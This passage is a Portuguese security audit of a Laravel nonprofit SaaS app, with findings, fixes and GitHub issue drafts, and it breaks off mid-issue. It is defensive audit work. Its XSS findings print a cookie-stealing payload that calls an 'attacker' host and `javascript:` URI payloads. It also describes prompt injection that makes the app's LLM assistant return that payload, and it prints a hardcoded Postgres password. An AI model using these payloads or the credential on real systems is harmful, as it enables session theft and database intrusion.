# Relatório de Auditoria de Segurança

Vivensi — Ecossistema SaaS para Terceiro Setor

Data: 29 de agosto de 2026

Stack auditada: Laravel 9 (PHP 8), Eloquent, Blade, MySQL, Redis, sessions


**Escopo auditado.** Base de código completa em `C:\xampp\htdocs\vivensi-laravel` — 161 controllers, ~1400 linhas de rotas em 11 partials, models, views Blade, middlewares, config, scripts, workflows CI e docker-compose. Auditoria linha-a-linha nos handlers de rota; grep sistemático nos padrões de risco.


**Nota metodológica.** As cinco categorias do escopo foram mapeadas para o stack: (1) *Isolamento de tenant* = trait BelongsToTenant + global scope + filtros manuais por auth()->user()->tenant_id; (2) *Permissão só no front* = @can/@role/isX() no Blade cruzado com abort_unless/Gate::authorize/middleware nos controllers; (3) *IDOR* = handlers show/edit/update/destroy/download com Route::findOrFail sem posse verificada; (4) *Segredos* = grep de padrões conhecidos + revisão manual de .env.example, config/, scripts/, workflows/, docker-compose, bundle público; (5) *XSS* = {!! !!} sem sanitização, innerHTML/marked.parse em JS, URLs sem validação de scheme, ausência de purifier.

**Contexto de auditorias prévias.** Findings já fechados em C1 (withoutGlobalScope), C2 (settings), C3 (LGPD self-service), C4 (PII encryption), pentest 2026-07-05 e broadcast/projects/grants 2026-08-01 **não** foram re-flagados exceto quando há nova evidência de regressão.

# Resumo Executivo

A auditoria identificou **21 achados** distribuídos em: **1 crítica**, **3 altas**, **8 médias**, **7 baixas** e **2 informativas**. O único achado crítico é uma **escalação de privilégio** no `TeamController` (qualquer usuário do tenant pode se promover a administrador). As categorias de **isolamento de tenant** e **IDOR** ficaram praticamente verdes — a arquitetura multi-tenant fail-closed do BelongsToTenant e o padrão HMAC bidx nas rotas públicas estão bem aplicados. A dívida real está na **categoria 2** (9 controllers /ngo/* dependem só de UI para gate de papel intra-tenant).




*Esquerda: distribuição por severidade. Direita: achados por categoria empilhados por severidade.*

# Pontos Fortes

Evidências concretas de defesa em profundidade encontradas no código real.

- ✓ Categoria 1 (isolamento de tenant): 0 achados. BelongsToTenant fail-closed em 90/103 models tenant-scoped; controllers que precisam withoutGlobalScope sempre parear com `where('tenant_id', $tenantId)` derivado de auth() — nunca de input.
- ✓ AttachmentController: whitelist morphType + tenant check + BelongsToTenant no próprio Attachment — proof anti-IDOR nos anexos polimórficos (docs, avatars, contratos).
- ✓ Rotas públicas (donor portal, contract sign, campanhas /c/{slug}, transparência, SIC, recibos) usam token opaco HMAC bidx via `hash_hmac('sha256', $raw, app.key)` + `firstOrFail` + `hash_equals` — padrão idiomático correto.
- ✓ routes/partials/admin.php aplica middleware('super_admin') no prefix inteiro — todas as ~200 rotas /admin/* protegidas server-side.
- ✓ Gates existentes bem aplicados: can:manage-grants (todo /ngo/grants), can:delete-beneficiaries (com blade @can), can:access-manager (marketing/kanban/manager/*), can:has-whatsapp-cloud (templates). Servem de padrão para os outros módulos NGO que faltam gate.
- ✓ Categoria 4 (segredos): gitleaks em pre-commit local + CI, allowlist auditada com racional de cada valor rotacionado, script forense verify-leaked-credentials.sh — postura sólida sem reescrever histórico. .env.example só com placeholders.
- ✓ CSP + X-Frame-Options + X-Content-Type-Options + HSTS + Referrer-Policy ativos via SecurityHeaders middleware global.
- ✓ HTMLPurifier (mews/purifier) integrado em: admin/pages/edit, public/blog/show, public/page, pages/show, BlogController@store. HTML.ForbiddenElements bloqueia script/object/embed/iframe/form/input/button. URI.AllowedSchemes só http/https/mailto.
- ✓ Charts com JSON_HEX_TAG|JSON_HEX_AMP|JSON_HEX_APOS|JSON_HEX_QUOT em admin/dashboard, dashboards/ngo, common, ngo/smart_analysis, booking.
- ✓ Zero uso de eval, v-html, dangerouslySet, document.write no bundle público.
- ✓ Blade escape default correto em views de exibição pública (transparency, whatsapp/templates, support/show, campaign, contract_sign) usando nl2br(e(...)).

# Pontos Fracos (riscos centrais)

- ! Padrão sistêmico: /ngo/* e /personal/* rodam com `auth+subscription` apenas. Quando UI só aparece no branch role=ngo do sidebar, backend confia no front. 9 controllers vulneráveis a bypass de papel INTRA-tenant.
- ! TeamController: privilege escalation direto — user comum vira Administrador via POST /ngo/team. É o único achado CRÍTICO da auditoria; deveria ser corrigido antes de qualquer outra coisa.
- ! Prompt injection em respostas de LLM (chat_widget + dashboards insight) executando via innerHTML sem DOMPurify.
- ! Prospecting: URLs de terceiros (Google Maps) renderizadas sem validação de scheme — vetor javascript:/data: contra admin.

- ! purge-vivensi-bot.sh com senha Postgres hardcoded no repo. Precisa rotacionar + mover pra arquivo fora do repo.
- ! CSP com 'unsafe-inline' anula o ganho anti-XSS. Dívida de médio prazo (migrar Alpine/chart.js pra nonces).

# Achados Detalhados

Ordenados por categoria, decrescente por severidade dentro de cada uma.

## Permissão só no front

Crítica

**Arquivo:** `app/Http/Controllers/TeamController.php:31-83`

**Rota:** `routes/partials/ngo.php:29-32 (POST/PUT/DELETE /ngo/team)`

**Descrição.** Privilege escalation direto. TeamController@store grava `$user->role = $request->role;` validado apenas `in:ngo,manager,employee`, sem `authorize` nem verificação de papel do caller.

**Por que é explorável.** Qualquer usuário autenticado do tenant (employee/common/manager) chama POST /ngo/team com role=ngo e cria um Administrador (Acesso Total). Via PUT /ngo/team/{id} pode promover a si mesmo.

**Correção sugerida.** Adicionar `middleware('can:manage-team')` na rota + gate no AuthServiceProvider aceitando só role=ngo|super_admin. Aplicar `abort_unless(in_array(auth()->user()->role, ['ngo','super_admin']), 403)` em store/update/destroy.

Alta

**Arquivo:** `app/Http/Controllers/HumanResourcesController.php:94-215`

**Rota:** `routes/partials/ngo.php:92-100`

**Descrição.** storeEmployee/updateEmployee/destroyEmployee/storeVolunteer/updateVolunteer/destroyVolunteer/logHours/toggleStatus sem gate — grep zero matches em role/authorize/Gate/abort.

**Por que é explorável.** role=common/employee/manager do tenant pode criar/apagar funcionários e voluntários (com salário/CPF/PIS), toggle status, emitir certificados. Menu escondido, endpoint aberto.

**Correção sugerida.** Aplicar gate `manage-hr` ou `abort_unless(in_array(role,['ngo','super_admin']))` nos handlers de mutação.

Alta

**Arquivo:** `app/Http/Controllers/TransparencyController.php (múltiplos)`

**Rota:** `routes/partials/ngo.php:230-239`

**Descrição.** updatePortal, addBoardMember, updateBoardMember, deleteBoardMember, addDocument, deleteDocument, addPartnership, updatePartnership, deletePartnership — sem gate.

**Por que é explorável.** common/employee do tenant altera o portal público de transparência da ONG (conselho, documentos, parcerias), afetando o site externo.

**Correção sugerida.** Gate `manage-transparency` restrito a ngo|super_admin.

Alta

**Arquivo:** `app/Http/Controllers/SicController.php`

**Rota:** `routes/partials/ngo.php:224-227`

**Descrição.** respond e updateStatus sem gate.

**Por que é explorável.** SIC (Serviço de Informação ao Cidadão) é obrigação LAI; qualquer user do tenant pode responder/fechar chamados oficiais em nome da ONG, sem trilha de autorização.

**Correção sugerida.** Gate `manage-sic` restrito a ngo|super_admin + registrar `responded_by_user_id` na resposta.

Média

**Arquivo:** `app/Http/Controllers/NgoDonorController.php:45-140`

**Rota:** `routes/partials/ngo.php:8-15`

**Descrição.** store, update, destroy, regenerateToken, sendPortalEmail — sem gate. Só tenant_id scope.

**Por que é explorável.** common/employee do tenant faz CRUD de doadores (PII: email, phone, address_zip, document), regenera tokens de portal, dispara emails em nome da entidade.

**Correção sugerida.** Gate `manage-donors` limitando a ngo|manager|super_admin.

Média

**Arquivo:** `app/Http/Controllers/ContractController.php`

**Rota:** `routes/partials/ngo.php:44-49`

**Descrição.** store, regenerateLink, revokeLink — sem authorize/role/Gate/abort.

**Por que é explorável.** common/employee do tenant emite contratos digitais, regenera/revoga links públicos de assinatura em nome da entidade.

**Correção sugerida.** Gate `manage-contracts` restrito a ngo|manager|super_admin.

Média

**Arquivo:** `app/Http/Controllers/AssetController.php + InventoryController.php`

**Rota:** `routes/partials/ngo.php:140-165`

**Descrição.** store, update, destroy, movement — só tenant_id scope, sem gate por papel.

**Por que é explorável.** common do tenant altera Patrimônio e Almoxarifado (registrar/apagar bens, gerar termos, baixa em movimentação). Bypass de segregação de funções dentro do tenant.

**Correção sugerida.** Gate `manage-assets` (ngo|manager|super_admin).

Média

**Arquivo:** `CampaignController.php:24 (store), BudgetController.php (store), ReceiptController.php (regenerate/revokeLink)`

**Rota:** `routes/partials/ngo.php (múltiplos)`

**Descrição.** Handlers de mutação sem gate.

**Por que é explorável.** Cadastro de campanhas de captação, orçamento anual e links de recibos abertos a todo user do tenant. Fere segregação de funções.

**Correção sugerida.** Gates `manage-campaigns`/`manage-budget`/`manage-receipts`.

Baixa

**Arquivo:** `app/Http/Controllers/Mei/MeiReceiptController.php + ClientController.php`

**Rota:** `routes/partials/personal.php (todo o prefix)`

**Descrição.** prefix personal só com `auth+subscription`, sem check de role=common.

**Por que é explorável.** user role=ngo/manager/employee acessa/manipula clientes MEI e recibos NFS-e do painel Personal do mesmo tenant. Impacto reduzido (mesma organização), UI escondida.

**Correção sugerida.** Middleware `role:common,super_admin` no prefix personal.

## Segredos expostos

Média

**Arquivo:** `scripts/purge-vivensi-bot.sh:10`

**Rota:** `N/A (script commitado)`

**Descrição.** PGPASSWORD='evolution@2026' hardcoded via export num shell script commitado.

**Por que é explorável.** Se o repo vazar (ou dev clonar em máquina comprometida), atacante ganha acesso direto ao Postgres da Evolution na VPS (Message + Chat WhatsApp — LGPD). Depende de exposição de rede à Postgres.

**Correção sugerida.** Mover credencial pra /root/.pgpass (chmod 600) ou /etc/vivensi/purge.env com `source`. Rotacionar a senha atual no Postgres. Ajustar cron pra ler de arquivo fora do repo.

Baixa

**Arquivo:** `.github/workflows/laravel.yml:57`

**Rota:** `N/A`

**Descrição.** APP_KEY base64 fixa usada só no job Pest do CI. Já está no allowlist do .gitleaks.toml.

**Por que é explorável.** Não é a APP_KEY de produção. Prod tem chave própria (memory confirma .env restaurado 2026-08-18). Boa prática: mover para `secrets.CI_APP_KEY`.

**Correção sugerida.** Trocar `APP_KEY: base64:...` por `APP_KEY: ${{ secrets.CI_APP_KEY }}` e cadastrar o secret no repo.

Baixa

**Arquivo:** `docker-compose.yml:18,35,38`

**Rota:** `N/A`

**Descrição.** Defaults `secret`/`rootsecret` em `${DB_PASSWORD:-secret}` e `${MYSQL_ROOT_PASSWORD:-rootsecret}`.

**Por que é explorável.** Compose não é usado em prod (VPS Lightsail com XAMPP/nginx). Se alguém rodar `docker-compose up` sem .env, sobe container com senha trivial. Não explorável hoje.

**Correção sugerida.** Trocar defaults por `${DB_PASSWORD:?required}` — falha o compose se env ausente.

## XSS

Média

**Arquivo:** `resources/views/prospecting/index.blade.php:403`

**Rota:** `GET /prospecting (painel manager)`

**Descrição.** `<a href="{{ $prospect->website }}" target="_blank">` renderizando URL vinda do Serper (Google Maps Places) sem validar scheme.

**Por que é explorável.** Dono do perfil no Google Maps controla o `website` da listagem. Cadastra `javascript:alert(document.cookie)` ou `data:text/html,...`. Admin clica → executa no contexto vivensi.app.br (cookies de sessão).

**Correção sugerida.** Validar scheme em `LeadSearchService::persist()`: `Str::startsWith($url, ['http://','https://'])` antes de gravar. Fallback vazio se inválido. Ou envolver com helper `safe_url()` na view.

**Média**

**Arquivo:** `resources/views/partials/chat_widget.blade.php:192`

**Rota:** `GET /chat (widget global)`

**Descrição.** `div.innerHTML = marked.parse(text);` para mensagens do assistente (Bruce AI), sem DOMPurify.

**Por que é explorável.** marked não sanitiza HTML embutido em markdown por default. Prompt injection via dado do próprio tenant (nome de projeto/transação/mensagem anterior) reflete `<img src=x onerror=fetch('//attacker/'+document.cookie)>` na resposta do LLM. LLM não é fronteira de confiança.

**Correção sugerida.** Copiar padrão do `grants/show.blade.php:606` — `<script src="...dompurify...">` e `div.innerHTML = DOMPurify.sanitize(marked.parse(text));`.

**Média**

**Arquivo:** `dashboards/ngo.blade.php:665 + common.blade.php:619 + manager.blade.php:576`

**Rota:** `GET /dashboard (todos)`

**Descrição.** `el.innerHTML = <p>${data.insight.replace(/\*\*(.*?)\*\*/g,'<strong>$1</strong>').replace(/\n/g,'<br>')}</p>` — insight do LLM injetado sem escape.

**Por que é explorável.** Mesmo padrão de prompt injection do chat_widget. Sem escape HTML prévio e sem DOMPurify, LLM que retorne `<img src=x onerror=...>` executa no dashboard.

**Correção sugerida.** Escapar HTML antes do markdown-lite ou aplicar DOMPurify em todos os 3 arquivos.

**Baixa**

**Arquivo:** `resources/views/ngo/conformidade/dashboard.blade.php:307-308`

**Rota:** `GET /ngo/conformidade/dashboard`

**Descrição.** `const labels = {!! $chartLabels !!}; const data = {!! $chartData !!};` — JSON server-side sem flags JSON_HEX_TAG/AMP/APOS/QUOT.

**Por que é explorável.** Server formata `format('d/m')` e cast `(float)` — não explorável hoje. Inconsistência com outras views (ngo.blade.php/common.blade.php/manager.blade.php) que usam as flags. Quebra se alguém trocar por label do banco.

**Correção sugerida.** Usar `->toJson(JSON_HEX_TAG|JSON_HEX_AMP|JSON_HEX_APOS|JSON_HEX_QUOT)`.

**Informativa**

**Arquivo:** `app/Http/Middleware/SecurityHeaders.php:54`

**Rota:** `middleware global`

**Descrição.** CSP existe (bom), mas `script-src 'self' ... 'unsafe-inline'` e `style-src 'self' ... 'unsafe-inline'`.

**Por que é explorável.** 'unsafe-inline' anula o principal ganho anti-XSS do CSP. Migrar para nonce/hash é trabalhoso (todas as views usam <script> inline). Dívida técnica.

**Correção sugerida.** Roadmap para adotar nonces por request (Alpine, chart.js, insights) e remover unsafe-inline.

## IDOR

**Baixa**

**Arquivo:** `app/Http/Controllers/HumanResourcesController.php:452-509 (downloadVolunteerCertificate)`

**Rota:** `GET /ngo/hr/volunteers/{v}/certificates/{c}/download`

**Descrição.** `VolunteerCertificate::findOrFail($id)` sem filtro de tenant; depois valida `Volunteer` do tenant. VolunteerCertificate não usa BelongsToTenant.

**Por que é explorável.** Se cert.volunteer_id colidir com um voluntário do tenant do atacante, o PDF servido é do certificado cross-tenant. File_path servido do disk 'public'.

**Correção sugerida.** Adicionar coluna `tenant_id` + trait BelongsToTenant em VolunteerCertificate. Ou `->where('volunteer_id', $volunteer->id)` no findOrFail.

**Baixa**

**Arquivo:** `app/Http/Controllers/PublicRaffleController.php:136-165 (uploadReceipt)`

**Rota:** `POST /rifa/ticket/{id}/comprovante`

**Descrição.** `RaffleTicket::findOrFail($ticketId)` (rota pública) com guarda `strtolower(buyer_email) === request(email)`. Email não é segredo.

**Por que é explorável.** Quem descobre email do comprador (aparece em recibos/emails) faz upload substituindo o comprovante do ticket. Também enumeração de ticketIds sequenciais.

**Correção sugerida.** Trocar `id + email` por token opaco `Str::random(40)` armazenado como HMAC bidx, comparado com `hash_equals`.

**Baixa**

**Arquivo:** `app/Http/Controllers/MeetingBookingController.php:72-81`

**Rota:** `GET /booking/cancel/{token}`

**Descrição.** `MeetingBooking::where('confirmation_token', $token)` — token gravado plaintext no DB, sem HMAC nem hash_equals.

**Por que é explorável.** Str::random(40) tem entropia, mas se DB vazar (backup, dump) atacante cancela todas as reuniões pendentes. Padrão do resto do projeto (Contract/NgoDonor/WhatsappFormSession) é HMAC bidx.

**Correção sugerida.** Gravar `token_bidx = hash_hmac('sha256', $raw, config('app.key'))` e comparar via `where(token_bidx, hash)` + `hash_equals`.

**Informativa**

**Arquivo:** `app/Http/Controllers/LandingPageController.php:426-432 (updateOrder)`

**Rota:** `N/A (método não roteado)`

**Descrição.** `foreach $request->order as $item: LandingPageSection::where('id',$item.id)->update(...)` sem tenant check. Método órfão — grep confirma zero rotas apontando pra ele.

**Por que é explorável.** Não explorável hoje. Se roteado no futuro sem revisar, vira IDOR clássico (reordena landings de qualquer tenant).

**Correção sugerida.** Deletar o método ou adicionar `whereHas('landingPage', fn($q)=>$q->where('tenant_id', auth()->user()->tenant_id))`.

# Recomendações Priorizadas

| Prioridade | Ação | Como executar |
|---|---|---|
| P1 | Fechar TeamController privilege escalation (crítico). | Adicionar middleware can:manage-team + gate no AuthServiceProvider aceitando role=ngo\|super_admin. Cobrir com teste que valida bloqueio de role=common/employee. |
| P1 | Adicionar gates aos 3 controllers ALTA severidade (HR, Transparency, SIC). | Copiar padrão de can:manage-grants. Testes de regressão para cada. |
| P1 | Rotacionar senha Postgres da Evolution e remover PGPASSWORD do purge-vivensi-bot.sh. | Mover pra /root/.pgpass (chmod 600). Redeploy do cron. |
| P2 | Aplicar gates aos 4 controllers MÉDIA (Donor, Contract, Asset/Inventory, Campaign/Budget/Receipt). | Mesma abordagem P1. Considerar gate genérico `ngo-admin` + gates específicos por módulo. |
| P2 | Sanitizar 3 pontos de XSS por prompt injection (chat_widget + 3 dashboards). | Aplicar DOMPurify no innerHTML pós-marked.parse. Copiar padrão do grants/show.blade.php. |
| P2 | Validar scheme de URL no prospecting antes de persistir. | Str::startsWith em LeadSearchService. Fallback vazio para URLs inválidas. Teste com dado malicioso. |
| P3 | Aplicar role check no prefix /personal/*. | Middleware role:common,super_admin. Coordenar com quebra se algum tenant NGO usa MEI intra-org. |
| P3 | Migrar 3 IDORs BAIXA para padrão HMAC bidx (VolunteerCertificate, PublicRaffle receipt, MeetingBooking). | Rotina de refactor — mesma técnica já em uso em Contract/NgoDonor. |
| P3 | Uniformizar JSON_HEX flags em ngo/conformidade/dashboard.blade.php. | toJson com flags. Sem impacto de compat. |
| P4 | Deletar método órfão LandingPageController::updateOrder. | Dead code — removível ou defendido antes de eventual rota. |
| P4 | Mover APP_KEY do CI para secrets.CI_APP_KEY. | Boa prática, sem impacto de segurança em prod. |
| P4 | Ajustar defaults do docker-compose para required (`${VAR:?}`). | Se compose voltar a ser usado. |
| P4 | Roadmap CSP nonces (retirar unsafe-inline). | Dívida de longo prazo. Requer refactor de todas as views com <script> inline. |

# Issues para o GitHub

Templates prontos para copiar e colar em issues do repositório. Achados triviais foram agrupados.

## — ISSUE 1 —

```
[Segurança] Privilege escalation em TeamController — user comum pode se promover a administrador

**Labels:** security, critical

## Problema
`TeamController@store/update/destroy` aceita o campo `role` do request e grava direto em `User::role` sem verificar o
  papel do caller. A rota `/ngo/team/*` roda apenas com middleware `auth+subscription`, sem gate por papel. A UI só
  aparece para role=`ngo` no sidebar (`layouts/app.blade.php:860`), mas o endpoint está aberto para qualquer usuário
  autenticado do tenant.

## Evidência
- `app/Http/Controllers/TeamController.php:31-83` — sem `authorize`, sem `abort_unless`, sem `Gate::`
- `routes/partials/ngo.php:29-32` — `Route::post('/ngo/team',...)`, `put`, `delete` sem `can:`
- Blade que esconde UI: `resources/views/layouts/app.blade.php:860` e
  `resources/views/ngo/team/index.blade.php:97-121`

## Impacto
Qualquer usuário autenticado do tenant (role=`common`, `employee`, `manager`) chama `POST /ngo/team` com `role=ngo` e
  cria um Administrador com Acesso Total. Via `PUT /ngo/team/{id}` pode promover a si mesmo. Compromete todo o modelo de
  papéis intra-tenant.

## Sugestão de correção
1. Definir gate `manage-team` em `AuthServiceProvider` aceitando apenas `role in [ngo, super_admin]`
2. Aplicar `middleware('can:manage-team')` nas 3 rotas em `routes/partials/ngo.php`
3. No controller, `abort_unless(in_array(auth()->user()->role, ['ngo','super_admin']), 403)` como defense-in-depth
4. Validar `role` do request contra whitelist do gate (não pode escalar acima do próprio)

## Critérios de aceite
- [ ] Gate `manage-team` registrado e testado
- [ ] Middleware aplicado nas rotas
- [ ] Teste PHPUnit/Pest cobrindo bloqueio de role=common tentando `POST /ngo/team`
- [ ] Teste cobrindo bloqueio de auto-promoção via `PUT`
- [ ] Regression suite passa 100%
```

## — FIM ISSUE 1 —

## — ISSUE 2 —

```
[Segurança] Gates ausentes em controllers /ngo/* de alta severidade (HR, Transparency, SIC)

**Labels:** security, high

## Problema
Três controllers do painel NGO fazem mutação sem gate por papel. UI escondida no sidebar (bloco `role=ngo` em
  `layouts/app.blade.php`), mas as rotas rodam apenas com `auth+subscription`. Qualquer user
  (`common`/`employee`/`manager`) do mesmo tenant executa as ações.

## Evidência
- `app/Http/Controllers/HumanResourcesController.php:94-215` (storeEmployee, updateEmployee, destroyEmployee,
  storeVolunteer, updateVolunteer, destroyVolunteer, logHours, toggleStatus) — rota `routes/partials/ngo.php:92-100`
- `app/Http/Controllers/TransparencyController.php` (updatePortal, addBoardMember, updateBoardMember,
  deleteBoardMember, addDocument, deleteDocument, addPartnership, updatePartnership, deletePartnership) — rota
  `routes/partials/ngo.php:230-239`
- `app/Http/Controllers/SicController.php` (respond, updateStatus) — rota `routes/partials/ngo.php:224-227`

Grep em `role|authorize|Gate::|abort_unless|hasRole` nos 3 arquivos retorna zero matches.

## Impacto
- **HR:** cria/apaga funcionários e voluntários com PII (CPF, PIS, salário), toggle status, emite certificados
- **Transparency:** altera portal público da ONG (conselho, docs, parcerias) — afeta site externo
- **SIC:** responde chamados LAI oficiais em nome da ONG sem trilha de autorização

## Sugestão de correção
Padrão: gates dedicados por módulo aceitando `role in [ngo, super_admin]` (ou incluir `manager` conforme regra do
  módulo):
```php
Gate::define('manage-hr',           fn($u) => in_array($u->role, ['ngo','super_admin']));
Gate::define('manage-transparency', fn($u) => in_array($u->role, ['ngo','super_admin']));
Gate::define('manage-sic',          fn($u) => in_array($u->role, ['ngo','super_admin']));
```
Aplicar `middleware('can:manage-<mod>')` nos grupos de rota correspondentes. Copiar padrão de `can:manage-grants` já
  existente em `routes/partials/ngo.php:61-78`.

## Critérios de aceite
- [ ] 3 gates definidos em `AuthServiceProvider`
- [ ] Middleware aplicado em cada grupo de rota
- [ ] Testes de regressão: role=common bloqueado (403) em cada handler mutador
- [ ] Suite verde
```

## — FIM ISSUE 2 —

## — ISSUE 3 —

```
[Segurança] Gates ausentes em controllers /ngo/* de média severidade

**Labels:** security, medium

## Problema
Mesmo padrão da issue anterior, agora em controllers de risco médio dentro de `/ngo/*`.

## Evidência
- `app/Http/Controllers/NgoDonorController.php:45-140` (store/update/destroy/regenerateToken/sendPortalEmail) —
  `routes/partials/ngo.php:8-15`
- `app/Http/Controllers/ContractController.php` (store/regenerateLink/revokeLink) — `routes/partials/ngo.php:44-49`
- `app/Http/Controllers/AssetController.php` + `InventoryController.php` (store/update/destroy/movement) —
  `routes/partials/ngo.php:140-165`
- `CampaignController.php:24`, `BudgetController.php` (store), `ReceiptController.php` (regenerateLink/revokeLink)

## Impacto
- **Donors:** CRUD de PII (email/phone/address/document), regeneração de tokens de portal, disparo de email em nome da
  entidade
- **Contract:** emitir contratos digitais e revogar links públicos
- **Asset/Inventory:** patrimônio e almoxarifado da ONG
- **Campaign/Budget/Receipt:** captação, orçamento anual, links de recibos

## Sugestão de correção
Definir gates equivalentes (`manage-donors`, `manage-contracts`, `manage-assets`, `manage-campaigns`, `manage-budget`,
  `manage-receipts`) e aplicar `middleware('can:...')` nas rotas. Considerar gate genérico `ngo-admin` como base + gates
  finos por módulo.

## Critérios de aceite
- [ ] Gates definidos
- [ ] Rotas com middleware
- [ ] Testes de regressão bloqueando role=common em cada endpoint mutador
- [ ] Suite verde
```

## — FIM ISSUE 3 —

## — ISSUE 4 —

```
[Segurança] Prefix /personal/* sem role check permite acesso de users NGO ao painel MEI

**Labels:** security, low

## Problema
`routes/partials/personal.php` roda todo o prefix `/personal/*` com apenas `middleware(['auth','subscription'])`.
  Users com role=`ngo`, `manager`, `employee` do mesmo tenant conseguem acessar/manipular clientes MEI e recibos NFS-e.

## Evidência
- `routes/partials/personal.php` — prefix declara `middleware(['auth','subscription'])`, sem role
- Controllers `Mei/MeiReceiptController.php`, `Mei/ClientController.php` — sem `abort_unless(role=common)`

## Impacto
Baixo — mesma organização. UI está escondida no menu, mas endpoint aberto. Fere segregação por painel.

## Sugestão de correção
Adicionar `middleware('role:common,super_admin')` no prefix. Confirmar previamente com o produto se algum tenant NGO
  usa MEI intra-org (memory sugere que common é o painel MEI/autônomo/PJ).

## Critérios de aceite
- [ ] Middleware aplicado
- [ ] Teste: role=ngo recebe 403 em `GET /personal`
- [ ] Sem regressão para tenants common
```

## — FIM ISSUE 4 —

## — ISSUE 5 —

```
[Segurança] Rotacionar senha Postgres da Evolution e remover PGPASSWORD do repositório

**Labels:** security, medium

## Problema
`scripts/purge-vivensi-bot.sh:10` exporta `PGPASSWORD='evolution@2026'` inline. Script é commitado no repo.

## Evidência
```bash
export PGPASSWORD='evolution@2026'
```

## Impacto
Vazamento do repo ou clone em máquina comprometida → acesso direto ao Postgres da Evolution API (tabelas `Message` e
  `Chat` — dados sensíveis LGPD do WhatsApp). Depende de exposição de rede à Postgres (memory 2026-08-19 indica VPS
  separada `ip-172-26-10-197`).

## Sugestão de correção
1. Rotacionar senha no Postgres da Evolution
2. Mover credencial pra `/root/.pgpass` (chmod 600) ou `/etc/vivensi/purge.env` com `source` no início do script
3. Substituir a linha por leitura de env var externa
4. Manter o script no repo, mas sem a senha

## Critérios de aceite
- [ ] Nova senha rotacionada e testada
- [ ] Script atualizado sem PGPASSWORD hardcoded
- [ ] `.pgpass` ou `purge.env` criados no VPS com permissão 600
- [ ] Cron testado (log em `/var/log/vivensi-bot-purge.log`)
- [ ] Commit removendo credencial e mudança do script
```

## — FIM ISSUE 5 —

## — ISSUE 6 —

```
[Segurança] XSS via prompt injection em respostas de LLM (chat widget + dashboards insight)

**Labels:** security, medium

## Problema
Respostas do LLM (Bruce AI, DeepSeek/Gemini) são renderizadas via `innerHTML` sem DOMPurify, permitindo prompt
  injection reflexiva.

## Evidência
- `resources/views/partials/chat_widget.blade.php:192` — `div.innerHTML = marked.parse(text);`
- `resources/views/dashboards/ngo.blade.php:665` — `el.innerHTML = <p>${data.insight.replace(...)}</p>`
- `resources/views/dashboards/common.blade.php:619` — idem
- `resources/views/dashboards/manager.blade.php:576` — idem

Fonte de dados: `BruceAiService::dailyInsight()` chama LLM com dados do tenant (transações, projetos, beneficiários).
  Nome de projeto ou transação com payload malicioso é refletido.

## Impacto
Attacker cadastra beneficiário/projeto/transação com nome contendo `<img src=x
  onerror=fetch('//attacker/'+document.cookie)>`. Admin abre o dashboard, LLM devolve isso na resposta, `innerHTML`
  executa. Roubo de sessão de admin.

## Sugestão de correção
1. Copiar padrão de `resources/views/ngo/grants/show.blade.php:606`:
```html
<script src="https://cdn.jsdelivr.net/npm/dompurify/dist/purify.min.js"></script>
```
2. Trocar `innerHTML = marked.parse(text)` por `innerHTML = DOMPurify.sanitize(marked.parse(text))`
3. Nos 3 dashboards, escapar HTML antes do markdown-lite: `escapeHtml(data.insight).replace(/\*\*(.*?)\*\*/g,
  '<strong>$1</strong>').replace(/\n/g, '<br>')`

## Critérios de aceite
- [ ] DOMPurify carregado nos 4 pontos
- [ ] `sanitize()` aplicado
- [ ] Teste manual: cadastrar beneficiário com nome malicioso e verificar que não executa
- [ ] Suite verde
```

## — FIM ISSUE 6 —

## — ISSUE 7 —

```
[Segurança] XSS via javascript:/data: URI em prospecting/index (URL controlada por terceiro)

**Labels:** security, medium

## Problema
Painel `/prospecting` renderiza `<a href="{{ $prospect->website }}">` com URL vinda da API Serper (Google Maps
  Places). Dono do perfil no Google Maps controla o campo `website` da listagem. Sem validação de scheme.

## Evidência
- `resources/views/prospecting/index.blade.php:403` — `<a href="{{ $prospect->website }}" target="_blank">`
- `app/Services/LeadSearchService.php:109` — `'website' => $item['website']` gravado direto

## Impacto
Cadastro de perfil com `website=javascript:alert(document.cookie)` ou `data:text/html,<script>...</script>`. Admin do
  painel clica → executa no contexto vivensi.app.br com cookies de sessão.

## Sugestão de correção
1. Em `LeadSearchService::persist()`, validar scheme antes de persistir:
```php
if (! Str::startsWith($item['website'] ?? '', ['http://', 'https://'])) {
    $item['website'] = null;
}
```
2. Alternativa (defense-in-depth): helper `safe_url()` na view que retorna `null` se scheme inválido, ou usa
  `Str::of($url)->startsWith(...)` no Blade.

## Critérios de aceite
- [ ] Validação de scheme aplicada em `LeadSearchService`
- [ ] Backfill: rodar update para limpar URLs existentes que já quebrem o padrão
- [ ] Teste: `LeadSearchService` recebe `website=javascript:...` e grava `null`
```

## — FIM ISSUE 7 —

## — ISSUE 8 —

```
[Segurança] IDORs de baixa severidade — padronizar HMAC bidx e tenant check

**Labels:** security, low

## Problema
Três handlers ainda dependem de convenção fraca (ID sequencial + campo não-secreto ou token plaintext).

## Evidência
1. `app/Http/Controllers/HumanResourcesController.php:452-509` (`downloadVolunteerCertificate`) —
  `VolunteerCertificate::findOrFail($id)` sem tenant filter; model não tem BelongsToTenant
